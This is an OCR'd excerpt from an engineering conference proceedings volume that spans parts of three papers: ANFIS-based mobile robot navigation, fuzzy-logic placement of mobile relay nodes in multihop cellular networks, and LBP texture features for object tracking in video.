Third Layer: It is the normalization layer. Every node in this layer is a fixed node and labeled as N_n. Each node in this layer receives inputs from all nodes in the fuzzy rule layer and determines the normalized firing strength of a given rule. The normalized firing strength of the nth node of the nth rule's firing strength to sum of all rules' firing strength.

$$O_{3,n} = \overline{w}_n = \frac{\overline{w}}{\sum_{n=1}^{625} w_n} \tag{4}$$

The number of nodes in this layer is the same the number of nodes in the previous layer that is 81 nodes. The output of this layer is called normalized firing strength.

Fourth Layer: Every node in this layer is an adaptive node. Each node in this layer is connected to the corresponding normalization node and also receives initial inputs x_1, x_2, x_3, and x_4. A defuzzification node determines the weighted consequent value of a given rule define as

$$O_{4,n} = \overline{w}_n f_n = \overline{w}_n [p_n(x_1) + q_n(x_2) + r_n(x_3) + s_n(x_4) + u_n] \tag{5}$$

where $\overline{w}_n$ is a normalized firing strength from layer-2 and $[p_n, q_n, r_n, s_n, u_n]$ are the parameters set of this node. These parameters are also called consequent parameters.

Fifth Layer: It is represented by a single summation node. This single node is a fixed node and labeled as $\sum$. This node determines the sum of outputs of all defuzzification nodes and gives the overall system output.

$$O_{5,1} = \sum_{n=1}^{625} \overline{w} f_n = \frac{\sum_{n=1}^{625} w_n f_n}{\sum_{n=1}^{625} w_n} \tag{6}$$

4 Simulation Results

To prove the effectiveness of the proposed navigational controller, a series of simulation experiments were conducted on various unstructured environments. Various reactive behaviors such as obstacle avoidance, wall following, and target seeking were active based on the sensory information related to relative position of the various obstacles with respect to mobile robot as well as the relative position of the goal with respect to the mobile robot in terrain. In order for mobile robot to reach at the target position without colliding with obstacles, a particular behavior needs to be select according to situation around the mobile robot. When an obstacle located in front of the mobile robot, the mobile robot must need to change its steering angle in order not to collide with them. In general, behaviors of obstacle avoidance and target seeking mainly depend on the distances between the position of the mobile robot and the obstacles to the front, left and right positions, on the other side wall following behavior depends on the target angle between the mobile robot and an identified target. Figs. 4, 5, and 6 show the path created for mobile robot motion in a cluttered environment with considering different start and goal positions. It can be observed that, using sensory information, the mobile robot can reach successfully at the target object by efficiently using multiple types of reactive behaviors with proposed navigation algorithm (Table 1).




Fig. 4 Obstacle avoidance and target steering




Fig. 5 Wall following, obstacle avoidance, and target steering





Fig. 6 Corridor following with single-target tracking

Table 1 Training data for current analysis

Sl No.	FOD	ROD	LOD	HA	SA	Examples of training pattern
1	18	18	100	0	−90	
2	18	100	20	0	90	
3	100	100	10	30	30	
4	100	100	18	0	0	
5	100	15	100	0	0	
6	15	100	100	0	90	
7	100	15	15	0	0	
8	15	15	15	0	180	
9	85	15	15	0	0	
10	25	10	12	−15	10	
11	100	15	17	0	0	
12	30	10	10	0	−10	
13	100	100	15	−30	0	
14	100	15	15	0	0	
15	100	100	100	−20	−20	



5 Concluding Remarks

A sensor-based navigation technique utilizing ANFIS has been presented in this research paper. The proposed navigational strategy consists of various reactive behaviors such as obstacle avoidance, wall following, target seeking. In order to show the effectiveness of the proposed controller, a series of simulation experiments has been performed under various environmental scenarios. It has been observed that the mobile robot can be reached safely at the target without colliding with obstacles present in the environment. The current algorithm has also adaptable to any type of complex environments. As a further work, the proposed technique is to be tested on multiple mobile robots with dynamic obstacles instead of a single mobile robot.

References

1. Jang, J.S.R.: ANFIS: Adaptive network-based fuzzy inference system. IEEE Trans. Syst., Man Cybern.—part b 23(3), 665–685 (1993)
2. Huq, R., Mann, G.K.I., Gosine, R.G.: Mobile robot navigation using motor schema and fuzzy content behavior modulation. Appl. Soft. Comput. **8**, 422–436 (2008)
3. Selekwa, M.F., Dunlap, D.D., Shi, D., Collins, E.G.: Robot navigation in very cluttered environment by preference based fuzzy behaviors. Auton. Sys. **56**(3), 231–246 (2007)
4. Abdessemed, F., Benmahammed, K., Monacelli, E.: A fuzzy based reactive controller for a non-holonomic mobile robot. Robot. Auton. Sys. **47**, 31–46 (2004)
5. Pradhan, S.K., Parhi, D.R., Panda, A.K.: Fuzzy logic techniques for navigation of several mobile robots. Appl. Soft Comput. **9**, 290–304 (2009)
6. Motlagh, O., Tang, S.H., Ismail, N.: Development of a new minimum avoidance system for behavior based mobile robot. Fuzzy Sets Syst. **160**(13), 1929–1946 (2009)
7. Velagic, J., Osmic, N., Lacevic, B.: Neural network controller for mobile robot motion control. World Academy of Science, Engineering and Technology **47**, 193–198 (2008)
8. Singh, M.K., Parhi, D.R.: Intelligent Neuro-Controller for Navigation of Mobile Robot, pp. 123–128. Proceedings of the International Conference on Advances in Computing, Communication and Control, Mumbai, Maharashtra, India (2009)
9. Castro, V., Neira, J.P., Rueda, C.L., Villamizar, J.C., Angel, L.: Autonomous navigation strategies for mobile robots using a probabilistic neural network (PNN). 33rd Annual Conference of the IEEE Industrial Electronics Society (IECON) Taipei, pp. 2795–2800 (2007)
10. Pradhan, S.K., Parhi, D.R., Panda, A.K.: Neuro-fuzzy technique for navigation of multiple mobile robots. Fuzzy Optim. Decis. Making **5**, 255–288 (2006)
11. Nefti, S., Oussalah, M., Djouani, K., Pontnau, J.: Intelligent adaptive mobile robot navigation. J. Intell. Rob. Syst. **30**, 311–329 (2001)
12. Hui, N.B., Mahendar, V., Pratihar, D.K.: Time-optimal collision-free navigation of a car-like mobile robot using neuro-fuzzy approaches. Fuzzy Sets Syst. **157**, 2171–2204 (2006)
13. Godjevac, J., Steele, N.: Neuro-fuzzy control of a mobile robot. Neuro-computing **28**, 127–142 (1999)
14. Rusu, P., Petriu, E.M., Whalen, T.E., Cornell, A., Spoelder, J.W.: Behavior-based neuro-fuzzy controller for mobile robot navigation. IEEE Trans. Instrum. Meas. **52**(4), 1335–1340 (2003)

15. Ng, K.C., Trivedi, M.M.: A neuro-fuzzy controller for mobile robot navigation and multi robot convoying. IEEE Trans. Sys., Man Cybern.—Part b: Cybern. **28** 829–840 (1998)
16. Oriolo, G., Deluca, A., Vendittelli, M.: (2002) "WMR control via dynamic feedback linearization: design, implementation and experimental validation". IEEE Trans. Control Syst. Technol. **10**(6), 835–852 (2002)
17. The Math Works Company, Natick, MA, Fuzzy Toolbox User's Guide of MATLAB

Performance Estimation of Fuzzy Logic-Based Mobile Relay Nodes in Dense Multihop Cellular Networks

Devendra Gurjar, Ajay Bhardwaj and Ashutosh Singh

Abstract In relay-assisted cellular networks, relay nodes are usually deployed in a cellular cell without taking the information about the place where it needs to be deployed. So sometime it will ultimately leads to wastage of resources. In this paper, we have focused on this problem and proposed a fuzzy-based methodology to find the optimum quantity and requirement of these relay nodes in cellular networks. Proposed methodology tackles with two problems, which are "where to deploy," "how many relay nodes to deploy." In cellular cell, users residing near the base station get higher data services and users residing near the boundary of cellular cell get lower data services. So this introduces unfairness for far users in terms of data rate. Relay-assisted networks are introduced to solve this problem. As the number of users is increasing day by day, so it is necessary to provide adaptive positioning of relay nodes for getting optimal services within limited infrastructure cost. In other words, relay-assisted cellular networks should be adaptive for traffic offered by specific area. In this paper, we have taken three parameters that strongly affect the position of relay nodes. These three parameters include user density in specific area, amount of high-speed data requirement from a certain area on regular basis and signal strength to tackle with dead zones over the entire cellular cell.

Keywords Multihop cellular networks (MCN) · Fuzzy logic · Mobile relay nodes (MRN)

D. Gurjar (✉) · Ajay Bhardwaj · A. Singh
Department of Wireless Communication and Computing,
Indian Institute of Information Technology Allahabad, Allahabad,
Uttar Pradesh, India
e-mail: devendra.info100@gmail.com

Ajay Bhardwaj
e-mail: ajaybhardwajiiita@gmail.com

A. Singh
e-mail: ashutosh_singh@iiita.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_51, © Springer India 2014

1 Introduction

At present, the number of mobile users is rapidly increasing with the requirements of advanced services. For providing high-quality voice and data rate services, it is necessary to maintain advanced cellular infrastructure that can support all the users' requirements as well as the density of mobile subscribers. Multihop cellular network (MCN) is one of the dominating solutions to fulfill all these requirements. In relay-assisted cellular networks, a direct link between base stations (BS) to mobile user is configured with two separate links. To make connection from base station to mobile station and mobile station to base station, two time slots are required [1]. First time slot is used by BS to communicate with relay node, and next time slot is used for relay node to mobile node. Multihop networks provide higher SNR signal to both ends by reducing path losses. In relay-assisted networks, low-power signals are required for communication between BS and Mobile user, as distance is now divided into two hops.

A large number of users can be benefitted with high data rate services in MCNs fairly. Along with benefits of MCN, there are few technical issues: one: multiplexing between relay station to base station, two: optimal spectrum allocation, and three: handover to support mobility. The presence of relay station leads to frequent handovers within a cell. In conventional cellular network, handover occurs only when a user moves to different cell, but here in MCN due to relay nodes, frequent handover cause a serious problem of signaling overhead. Multihop networks have effectively solved the problem of high-speed data rate and better coverage of cellular cell [2]. The requirements of data services are different from user to user. So to provide optimal services to users with limited infrastructure cost, it is necessary to identify users with their data requirements. For the implementation of adaptive relay-based network, it is important to gather all the information about offered traffic load of particular sectors in a time frame. If a sector requests for more data traffic, then service provider will dedicate more resources in terms of relay nodes to that sector. Similarly, if a sector does not need high data traffic, then service provider will take back unused resources.

Figure 1 shows two hop cellular network with mobile relay nodes (MRN) and two kinds of users. Near users can utilize all high data rate services directly from the base station, which are placed inside the inner circle. Far users need relay station to get connectivity to base station via two hops is placed between inner




Fig. 1 Multihop cellular network having MRN

circle and outer circle. By introducing fuzzy-based MRN, the problem associated with conventional MCN can be solved. In this paper, we have taken three important parameters, responsible for resource allocation in cellular network. These are user density (d), signal strength (s), and high-speed data request from a certain sector (r). For the performance estimation of fuzzy-based relay networks following four fuzzy systems are considered:

(a) Density—Signal strength (ds)
(b) Density—Data request (dr)
(c) Data request—Signal strength (rs)
(d) Density—Data request—Signal strength (drs)

Performances of the four fuzzy systems are compared with different set of inputs through simulation results. In this paper, we have used fuzzy system to calculate optimum number of relay nodes required for different sectors. It is difficult to formulate the effect of all three parameters for cellular environment simultaneously. There are no mathematical models available which can take these three into consideration and evaluate the performance. This is the main reason that inspires us to go for fuzzy logic-based modeling. The basic mechanism of fuzzy system can be understood with the help of Fig. 2.

A fuzzy-based system consist four main elements, which are knowledge base, fuzzifier, defuzzifier, and a fuzzy inference system as shown in Fig. 2. The basic fuzzy-based approach is completed in following four steps.

- For the fuzzification, crisp values of these input variables are taken to determine their membership values and corresponding fuzzy sets.
- These fuzzified inputs are used to evaluate rules by applying anterior and successive part of each fuzzy rule.
- Aggregation for finding fuzzy sets of output variable
- For defuzzification, centroid method is used to calculate corresponding crisp values of aggregated values.

The rest of the paper has been divided into different sections as follows: in second section, we have discussed the related works that include some quality works in this particular area, and in third section, we have explained fuzzy-based relay optimization algorithm. Simulation results are given in Sect. 4, and in the last section, we conclude about the proposed algorithm with the opportunity of further enhancement which needs to be done.




Fig. 2 Fuzzy inference system

2 Related Works

The concept of MRN in MCN is a new entrant. A lot of research work has already been done in MCN having fixed relay station. Most of the work focuses on optimal selection of fixed relay station by far users [3]. In paper, [4] authors have proposed different channel assignment schemes, termed as optimal channel assignment (OCA) and MSWF (heuristic channel assignment) for MCN. The main focuses of these assignment schemes are to minimize the delay and maximize throughput with existing infrastructure. In simulation results, authors have shown that OCA assignment is expensive and inefficient for real-time scenario, while heuristic channel assignment performs well in the same. Another work is related to different handoff scenarios in MCN [5]. Author explained that by using relay node, throughput of the network is increased up to 90 % and intercell handoff is also increased 20–56 %. Authors have introduced two MCN architectures.

MCN_1 is preferred when high data rate connectivity is required to users in their applications, and MCN_2 is applicable when throughput and handover efficiency of cell boundary is important. In paper, [6] authors explain the importance of correlated shadowing for MCN. Through simulation results authors have clearly shown that if the selection of relay node is made without taking shadowing factor into consideration, system will never give optimal performance in practical scenario. Some other research work is done to introduce fairness, throughput enhancement. Some authors have proposed schemes, focusing on energy efficiency of mobile users and QOS of multihop relay network. In paper [7], authors have mentioned that nonuniform coverage of cellular cell is a major problem and proposed a relay-based methodology for cellular network to cover cellular cell uniformly.

3 Fuzzy-Based Relay Optimization Algorithm

1. Consider a circular cellular cell of 1 km radius.
2. Apply sectorization to divide cellular cell in sectors.
3. Deploy the available MRN uniformly for providing services to the sectors.
4. Calculate the average number of active users for a certain time frame.
5. Send request to all users to register their type near user or far user on behalf of RSSI,

   If
   Received RSSI > threshold RSSI,
   Register as near user
   Else
   Far user
6. Identify a virtual circle (relay circle) to differentiate between near user and far users.
7. Calculate all three parameters: average active users, average high-speed data request, and signal strength for each sector.

8. Apply first fuzzy system FIS (ds), put the input values of density and data request to obtain crisp value.
9. Apply fuzzy inference system (Mamdani approach).
10. Calculate the output value of number of relay nodes by using centroid defuzzification method.
11. Repeat step 8–10 for rest of fuzzy system FIS (dr), FIS (rs), FIS (drs).
12. Repeat step 8–11 for sector ($i = 1,\ldots, n$).
13. Observe the performance of whole cellular cell in terms of increment in data rate for all four fuzzy inference systems.
14. Based on fuzzy output, move the MRN accordingly.
15. Periodically repeat the algorithm from step 4 onwards.

In this paper, we have considered circular cellular cell instead of hexagonal, to make calculation easy. For identifying user-type received, signal strength indicator (RSSI) threshold is used. In high-data rate applications, bit error rate is limits to a typical value generally 10^{-9}, if signal exceed this limit that means user requires multihopping for data transmission at the same rate as near users.

Fuzzy membership functions of input and output variables are shown in Figs. 3, 4, 5 and 6 having three variables density, signal strength, and data request. Fuzzy membership function is divided into five subsets {VL, L, M, H, and VH} where VL is very low value, L is low value, M is medium, H is high, and VH is very high value (Table 1).




Fig. 3 Fuzzy subset for density of users in a sector (input variable)




Fig. 4 Fuzzy subset for average signal strength of users in a sector (input variable)




Fig. 5 Fuzzy subset for average data request by users in a sector (input variable)




Fig. 6 Fuzzy subset for number of relay nodes required for a sector (output variable)

Table 1 Fuzzy logic rule base for proposed system

SN	Input 1	Input 2	Output (dr)	Output (ds)	Output (rs)
1	VL	VL	VL	M	L
2	VL	L	VL	L	L
3	VL	M	L	L	VL
4	VL	H	L	VL	VL
5	VL	VH	M	VL	VL
6	L	VL	L	M	M
7	L	L	L	M	L
8	L	M	M	L	L
9	L	H	M	L	L
10	L	VH	M	L	VL
11	M	VL	L	H	H
12	M	L	L	H	M
13	M	M	M	M	M
14	M	H	H	M	L
15	M	VH	H	M	L
16	H	VL	L	VH	VH
17	H	L	M	H	VH
18	H	M	M	H	H
19	H	H	H	H	M
20	H	VH	VH	M	M
21	VH	VL	M	VH	VH
22	VH	L	M	VH	VH
23	VH	M	H	H	VH
24	VH	H	H	H	H
25	VH	VH	VH	H	H

4 System Model

Proposed fuzzy logic-based MCNs follow the same mathematical model as its conventional MCN. In wireless medium, transmitted signals is attenuated by several factors such as path loss, shadowing and fading. To compensate all these problems, relays are introduced in cellular networks. Identification of single-hop region has never been an easy task in MCN. Normally, it can be identified by receive signal strength that is calculate by its fundamental formula.

$$\mathrm{RSS} = \frac{G_t G_r P_t}{d^{\alpha}} \left(\frac{\lambda}{4\pi}\right)^2$$

where α is path lost exponent and G_t, G_r is transmitter and receiver gain, respectively. If X is transmitted symbol rate by base station to relay node during first half slot then Symbol rate $Y_{r,\mathrm{BS}}$ received at relay node can be given as

$$Y_{r,\mathrm{BS}} = \sqrt{P_{\mathrm{BS}}} H_{r,\mathrm{BS}} \cdot X + N_{r.\mathrm{BS}} \tag{1}$$

where $H_{r,\mathrm{BS}}$ and $N_{r.\mathrm{BS}}$ are channel gain between relay node to base station, and complex Gaussian noise, respectively. Further, in next time slot the relay node forward their signal to mobile node residing in a sector with power P_r and symbol rate X_r. Then, symbol rate $Y_{\mathrm{mn},r}$ received at mobile node can be given as

$$Y_{\mathrm{mn},r} = \sqrt{P_r} H_{\mathrm{mn},r} . X_r + N_{\mathrm{mn},r} \tag{2}$$

where $H_{\mathrm{mn},r}$ and $N_{\mathrm{mn},r}$ are channel gain between MRN to mobile node and complex Gaussian noise, respectively. In cellular systems, maintaining of data transmission cost is an important issue for service provider so for each transmission base station will have all the information about connection provided to mobile node via two hop link. Let $R_{\mathrm{BS},r}$ and $R_{r,\mathrm{mn}}$ are the maximum achievable data rate between base station to relay node and relay node to mobile node.

$$R_{\mathrm{BS},r} = \log_2\left(1 + \frac{P_{\mathrm{BS}}}{\mathrm{WN}_0} \left|H_{r,\mathrm{BS}}\right|^2\right)$$

$$R_{r,\mathrm{mn}} = \log_2\left(1 + \frac{P_s}{\mathrm{WN}_0} \left|H_{\mathrm{mn},r}\right|^2\right) \tag{3}$$

Maximum possible data rate in multihop communication network between relay nodes to mobile nodes can be determined through above-mentioned equations. For multihop networks, Ergodic capacity can be estimated by the following equation [8]

$$C = \frac{1}{K} B(\log_2(1 + \gamma_t)) \tag{4}$$

where k is the hop count number, γ_t is instantaneous SNR of end to end connection, and B is available bandwidth for multihop link that is inversely proportional to the distance between two different node entities. Then, γ_t can be obtained more than one hop networking as

$$\gamma_t = \left(\prod_{k=1}^{n}\left(1 + \frac{1}{\gamma_K}\right) - 1\right)^{-1} \tag{5}$$

Here, γ_k is instantaneous SNR between terminal T_{k-1} and T_k for $k = 1, 2, 3, \ldots, n$.

5 Simulation Results

For the implementation of fuzzy operations, we have used MATLAB fuzzy logic toolbox. Mobile nodes are randomly deployed in cellular cell of radius of 1 km as shown in Fig. 1. Cellular cell has been divided into six sectors. The inner circle (relay node circle) radius is assumed to be 600 m. The number of mobile nodes is fixed for each round.

We have obtained percentage of incremented data rate for all four fuzzy-based relay deployment schemes and uniformly distributed relay node scheme (udrn). Figures 7, 8, 9, and 10 show the comparison in terms of increment in data rate between uniformly deployed node and proposed fuzzy-based systems. In Figure 9,




Fig. 7 Comparison of increment in data rate between fuzzy inference system (ds) and udrn




Fig. 8 Comparison of increment in data rate between fuzzy inference system (dr) and udrn




Fig. 9 Comparison of increment in data rate between fuzzy inference system (rs) and udrn




Fig. 10 Comparison of increment in data rate between fuzzy inference system (drs) and udrn

simulation result shows that fuzzy inference system (rs) performs better than other fuzzy systems, followed by FIS (ds) and FIS (drs). Fuzzy inference system (dr) has not performed better than uniformly distributed scheme as shown in Fig. 8. Choosing of any one fuzzy system for implementation depends upon the priority maintained by service provider. From the simulation results, it can be seen that the performance of FIS (dr) is not good in terms of incremented data rate, but it can be more efficient for other constraint. It would be best suitable for scenario where maximum benefitted mobile node versus relay node will be major constraint.

6 Conclusion

It can be seen through simulation results that our proposed scheme-based on fuzzy logic provides a better performance than conventional schemes. In this paper, the performance of MRN is estimated for different fuzzy systems, focusing on different cellular parameters. Relay node mobility factor is not a concern, because relay will only move from one sector to another sector according to the requirement. For a single sector, it is considered as fixed relay node. Four fuzzy-based schemes are introduced in this paper, which are FIS (ds), FIS (dr), FIS (rs), and FIS (drs). These fuzzy inference systems are based on three strong parameters that affect the performance of cellular networks. These are density of mobile nodes residing near the boundary of cell, regular high data rate request coming from certain regions and signal strength at any particular place in cellular cell. We have not included FIS (drs) in fuzzy rule base table because of its all possible cases are in a very huge number. We are trying to estimate the performance in terms of bit error rate for all above-discussed systems. But still a lot of work is needs to be done in the area of MCN.

References

1. Arashahi, M., Li, X.J., Chong, P.H.: Energy consumption in TDD-CDMA multihop cellular networks. In: Proceeding of IEEE, ICICS (2009)
2. Gurjar, D., Abhishek, A. et al.: Development of FUS algorithm to improve HSDPA performance in MIMO supported cellular network. In: Proceedings of IEEE, SCES-(2013)
3. Calvo, E., Vidal, J., Fonollosa, J.R.: Optimal resource allocation in relay-assisted cellular networks with partial CSI. IEEE Trans. Signal Process. **57**(7), 2809–2823 (2009)
4. Tam, Y.H., Benkoczi, R., Hassanein, H.S.: Channel assignment for multihop cellular networks: minimum delay. IEEE Trans. Mob. Comput. **9**(7), 1022–1034 (2010)
5. Cho, S., Jang, E.W., Cioffi, J.M.: Handover in multihop cellular networks. IEEE Commun. Mag. **47**(7), 64–73 (2009)
6. Kasiri, B., Naderi, M., Abolhassani, B.: A new realistic relay selection method based on correlated shadowing for multihop cellular networks. In: Proceedings of the IEEE International Conference on Computer and Electrical Engineering (2008)
7. Wei, H.Y., Ganguly, S., Izmailov, R.: Ad hoc relay network planning for improving cellular data coverage. 15th IEEE International Symposium on Personal, Indoor and Mobile Radio Communications, PIMRC 2004, vol. 2, pp. 769–773, 5–8 Sept 2004
8. Laneman, J.N., Tse, D.N.C., Wornell, G.W.: Cooperative diversity in wireless networks: efficient protocols and outage behavior. IEEE Trans. Inform. Theory **50**(12), 3062–3080 (2004)

Local Binary Pattern as a Texture Feature Descriptor in Object Tracking Algorithm

Prajna Parimita Dash, Dipti Patra and Sudhansu Kumar Mishra

Abstract In this paper, we address a real-time object tracking algorithm considering local binary pattern (LBP) as a feature descriptor. In addition to texture feature, Ohta color features are included in the feature vector of the covariance tracking algorithm. The performance of the proposed algorithm is compared with some other competitive object tracking algorithms such as the RGB feature-based covariance method and color histogram method. The comparisons of the performance among these algorithms include detection rate and computational time. These methods have been applied to four different challenging situations, and the resulting experimental results show the robustness of the proposed technique against occlusion, camera motion, appearance, and change in illumination condition.

Keywords Object tracking · Covariance matrix · Local binary pattern · Riemannian geometry

1 Introduction

The process of estimating the location of one or more objects in a video is referred to as object tracking. Real-time object tracking is a challenging problem in the field of computer vision, motion-based recognition, automated surveillance, traffic

P. P. Dash (✉) · D. Patra
IPCV Lab, National Institute of Technology, Rourkela, Odisha, India
e-mail: pdash6@gmail.com

D. Patra
e-mail: dpatra@nitrkl.ac.in

S. K. Mishra
Birla Institute of Technology, Mesra, Ranchi, Jharkhand, India
e-mail: sudhansu.nit@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_52, © Springer India 2014

monitoring, augmented reality, and sports video. In this paper, four different challenging situations of object tracking in sports video have been taken into consideration. In the survey study of Yilmaz et al. [1], the object tracking methods are classified into different categories on the basis of object detection. For detecting objects in the scene, point detection, background subtraction, segmentation, or supervised learning techniques are used. Usually, a connected component algorithm is applied to obtain the connected region corresponding to the object. This process is referred to as the background subtraction. A variety of background subtraction methods are explained in [2]. Patra et al. used image segmentation and pattern matching for object tracking [3]. The histogram matching technique is implemented by Porikli for object tracking [4]. However, when there is similarity in object color with the background, the histogram matching gives poor performance. Tuzel et al. propose a region covariance descriptor for object detection and classification [5]. A covariance matrix is generated to represent the target by combining several low-level image features such as color, intensity, gradient, and coordinates. The region covariance descriptor is having low dimensionality and good discriminability. Using the elements of Riemannian geometry, Porikli et al. [6] develop an effective descriptor where RGB color components have been taken as three components of feature vector. In [7] RGB as well as $L * a * b$, color components have been used as the components of feature vectors. Due to the correlation property of an RGB color component, the misclassification of the object can occur in tracking. To avoid this shortcoming and to improve the performance of tracking, Dash et al. propose Ohta color features in place of RGB color components [8]. When more number of features are used to describe an object, the tracking speed decreases. So, for improving tracking efficiency, the detection rate as well as the tracking speed should improve. The texture patterns reflect the spatial structure of the object. The texture feature introduces new information that color features do not convey [9, 10]. In order to overcome the bottleneck of existing techniques, an attempt has been made here to improve the tracking efficiency by utilizing two features, i.e., Ohta color moments and texture pattern in covariance-based object tracking algorithm.

This paper is organized as follows: in Sect. 2, local binary pattern (LBP) is briefly described. Ohta color model is described in Sect. 3. The tracking technique using Ohta color moments and LBP-based texture feature is represented in Sect. 4. Section 5 includes the experimental outcomes followed by conclusion in Sect. 6.

